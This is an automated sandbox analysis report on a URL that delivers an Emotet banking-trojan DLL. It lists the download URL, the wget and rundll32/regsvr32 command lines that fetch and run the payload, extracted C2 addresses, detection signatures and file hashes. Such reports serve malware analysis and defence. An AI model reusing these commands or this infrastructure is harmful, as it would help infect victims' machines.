ID: 670809
Cookbook: urldownload.jbs
Time: 06:50:38
Date: 21/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV


Overview

General Information

Sample URL:	http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV
Analysis ID:	670809
Infos:	



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- DLL side loading technique detected
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 7008 cmdline: C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/" > cmdline.out 2>&1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 7048 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - wget.exe (PID: 7080 cmdline: wget -t 2 -v -T 60 -P "C:\Users\user\Desktop\download" --no-check-certificate --content-disposition --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko" "http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/" MD5: 3DADB6E2ECE9C4B3E1E322E617658B60)
- loaddll64.exe (PID: 7124 cmdline: loaddll64.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 7132 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 7152 cmdline: rundll32.exe "C:\Users\user\Desktop\download\NjszMzh0ar.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 7140 cmdline: regsvr32.exe /s C:\Users\user\Desktop\download\NjszMzh0ar.dll MD5: D78B75FC68247E8A63ACBA846182740E)
    - regsvr32.exe (PID: 4428 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\QKXGFEEVVr\VycaGa.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
  - rundll32.exe (PID: 7160 cmdline: rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,AOBplENEwxGsLJOHWaHDTizor MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 6348 cmdline: rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,BSUOlvQdFaMbSsYDjgkGG MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 2576 cmdline: rundll32.exe C:\Users\user\Desktop\download\NjszMzh0ar.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
- svchost.exe (PID: 6072 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6180 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4992 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "232.3.0.0:1",
    "112.194.0.0:443",
    "96.92.0.0:127",
    "68.211.2.0:5008",
    "208.100.90.0:1",
    "16.101.90.0:1",
    "56.211.2.0:4684",
    "4.1.0.0:92",
    "236.3.0.0:1",
    "67.211.2.0:4684",
    "80.100.90.0:1",
    "70.211.2.0:2752",
    "16.100.90.0:1",
    "192.3.0.0:1",
    "4.4.0.0:1",
    "72.211.2.0:2264",
    "208.109.90.0:1",
    "20.4.0.0:1",
    "32.4.0.0:1",
    "16.4.0.0:1",
    "36.4.0.0:1",
    "222.94.0.0:16",
    "74.211.2.0:3964",
    "208.99.90.0:1",
    "215.219.2.0:2976"
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.397283581.00000292F30B0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.400285901.00000000014A0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000008.00000002.649181292.0000000000491000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.395347211.000001EA80041000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.395275821.000001EA80010000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 4 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.regsvr32.exe.14a0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.292f30b0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.14a0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.292f30b0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.450000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 3 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 18 - Source IP: 192.168.2.6 - Destination IP: 45.55.191.130

Timestamp:	192.168.2.645.55.191.130497764432404334 07/21/22-06:52:35.157478
SID:	2404334
Source Port:	49776
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET CNC Feodo Tracker Reported CnC Server TCP group 14 - Source IP: 192.168.2.6 - Destination IP: 213.239.212.5

Timestamp:	192.168.2.6213.239.212.5497794432404326 07/21/22-06:52:37.822577
SID:	2404326
Source Port:	49779
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

DLL side loading technique detected


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	1 1 DLL Side-Loading	1 1 1 Process Injection	2 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 3 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	3 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 DLL Side-Loading	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 File Deletion	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV	17%	Virustotal		Browse
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV	100%	Avira URL Cloud	malware	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Desktop\download\NjszMzh0ar.dll	85%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\QKXGFEEVVr\VycaGa.dll (copy)	85%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.292f30b0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.450000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
6.2.rundll32.exe.1ea80010000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
5.2.regsvr32.exe.14a0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/8	100%	Avira URL Cloud	malware	
http://https://45.55.191.130/	0%	URL Reputation	safe	
http://https://213.239.212.5/	100%	Avira URL Cloud	malware	
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/	100%	Avira URL Cloud	malware	
http://https://213.239.212.5/D	100%	Avira URL Cloud	malware	
http://https://45.55.191.130/%I:	100%	Avira URL Cloud	malware	
http://https://45.55.191.130/;	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
clotizen.dothome.co.kr	112.175.184.78	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://45.55.191.130/	true	• URL Reputation: safe	unknown
http://https://213.239.212.5/	true	• Avira URL Cloud: malware	unknown
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/8	wget.exe, 00000002.00000002.382757981.00000000001195000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://213.239.212.5/D	regsvr32.exe, 00000008.00000003.471351504.0000000000605000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.649652477.0000000000605000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://45.55.191.130/%I:	regsvr32.exe, 00000008.00000003.471389369.0000000000639000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000003.467241295.0000000000639000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000002.649762809.000000000063F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000003.471509754.000000000063D000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://45.55.191.130/;	regsvr32.exe, 00000008.00000002.649517478.00000000005DB000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000003.471413003.00000000005B0000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000008.00000003.471552256.00000000005DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
112.175.184.78	clotizen.dothome.co.kr	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
112.194.0.0	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	true
80.100.90.0	unknown	Netherlands		3265	XS4ALL-NLAmsterdamNL	true
192.3.0.0	unknown	United States		36352	AS-COLOCROSSINGUS	true
74.211.2.0	unknown	United States		4181	TDS-ASUS	true
45.55.191.130	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
213.239.212.5	unknown	Germany		24940	HETZNER-ASDE	true
4.4.0.0	unknown	United States		3356	LEVEL3US	true
232.3.0.0	unknown	Reserved		unknown	unknown	true
208.109.90.0	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
222.94.0.0	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	true
20.4.0.0	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	true
215.219.2.0	unknown	United States		721	DNIC-ASBLK-00721-00726US	true
68.211.2.0	unknown	United States		6389	BELLSOUTH-NET-BLKUS	true
208.100.90.0	unknown	United States		32440	LONIUS	true
16.101.90.0	unknown	United States		unknown	unknown	true
70.211.2.0	unknown	United States		6167	CELLCO-PARTUS	true
32.4.0.0	unknown	United States		2686	ATGS-MMD-ASUS	true
67.211.2.0	unknown	United States		35985	ONERINGNET-ATL-1US	true
4.1.0.0	unknown	United States		3356	LEVEL3US	true
36.4.0.0	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	true
236.3.0.0	unknown	Reserved		unknown	unknown	true
16.4.0.0	unknown	United States		unknown	unknown	true
96.92.0.0	unknown	United States		7922	COMCAST-7922US	true
208.99.90.0	unknown	United States		30361	SWIFTWILL2US	true
56.211.2.0	unknown	United States		2686	ATGS-MMD-ASUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
72.211.2.0	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	true
16.100.90.0	unknown	United States		unknown	unknown	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	670809
Start date and time: 21/07/202206:50:38	2022-07-21 06:50:38 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	urldownload.jbs
Sample URL:	http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.win@22/3@1/29
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 85.1% (good quality ratio 77.6%) • Quality average: 69.5% • Quality standard deviation: 31.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.152.110.14, 20.54.89.106
- Excluded domains from analysis (whitelisted): www.bing.com, e12564.dspb.akamaiedge.net, client.wns.windows.com, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\Desktop\cmdline.out

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1453
Entropy (8bit):	3.8323406521429297
Encrypted:	false
SSDEEP:	12:HDUAKXXQB1De5RhKofybvVK+1X+IAqgaD4hMyw1uAizumxu8SjDGzd1VuivVK+eb:gAKQBxePgVV4MgakL3/G86A1kEVKb
MD5:	61E2422DB49AEED45E7FD6C3CE082F14
SHA1:	449B97C84BE860AFBE4F9CBFB4D720AEB15C8E3C
SHA-256:	DB82C53FE1657B54EF2819A5823F2F76BC785CE59B439FDEA4D9F14D16D04329
SHA-512:	82A08AC0D530252CE7A04420A0A7D97E544A20116088E535C3929F639EF286F077F65637349945D4D69E8E36F818DDE28D7735AABE2A90406551B27F0014E0E9
Malicious:	false
Reputation:	low
Preview:	--2022-07-21 06:51:52-- http://clotizen.dothome.co.kr/members/lZTkIb3OkjcV/..Resolving clotizen.dothome.co.kr (clotizen.dothome.co.kr)... 112.175.184.78..Connecting to clotizen.dothome.co.kr (clotizen.dothome.co.kr)|112.175.184.78|:80... connected...HTTP request sent, awaiting response... 200 OK..Length: 574464 (561K) [application/x-msdownload]..Saving to: 'C:/Users/user/Desktop/download/NjszMzh0ar.dll'.... 0K .... 8% 94.8K 5s.. 50K .... 17% 184K 4s.. 100K .... 26% 177K 3s.. 150K .... 35% 205K 2s.. 200K .... 44% 192K 2s.. 250K .... 53% 1.37M 1s.. 300K .... 62% 490K 1s.. 350K ....

C:\Users\user\Desktop\download\NjszMzh0ar.dll

Process:	C:\Windows\SysWOW64\wget.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	574464
Entropy (8bit):	7.05018605197853
Encrypted:	false
SSDEEP:	12288:J3g9D58uw5aB6XwKkdTtIoiNWBrr5gYzGqhFfyFjVw:1WD5T1dTtgWBr1Zqo
MD5:	5CA77376584324B3C4A433F1E27CC7D0

SHA1:	4E1252CF241E0861CFDDC0880C7BE86970512D96
SHA-256:	126DF8666ACE477023E97CA07F08E6C39774F382B1854BB62C39294ADE85C4C1
SHA-512:	22ECDE635099331001E71DCC78CA69FFD0EEF92D78956DD6D99E7222DD44FF01F8B6E9F8F88EB3221FCA8186D172790F6A0D1A0A3648278720BCE49B4D706E 7
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 85%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4.U..U..U..x'..U..x'...U..x'..U... ..U... ..U... ..U..x'..U..U...U..j ..U..j ..U..j b.U..U..U..j ..U..Rich.U.....PE..d...3b.b....." ....0..... .....P.....@..|8..... .....`..... .....8.....text..... ..`.rdata.....@..@.data....(.....@....pdata..|8...@...:.....@..@_RDATA... .....0.....@..@.rsrc.....2.....@..@.reloc..... .....@..B.....

C:\Windows\System32\QKXGFEEVVr\VycaGa.dll (copy)	
Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	574464
Entropy (8bit):	7.05018605197853
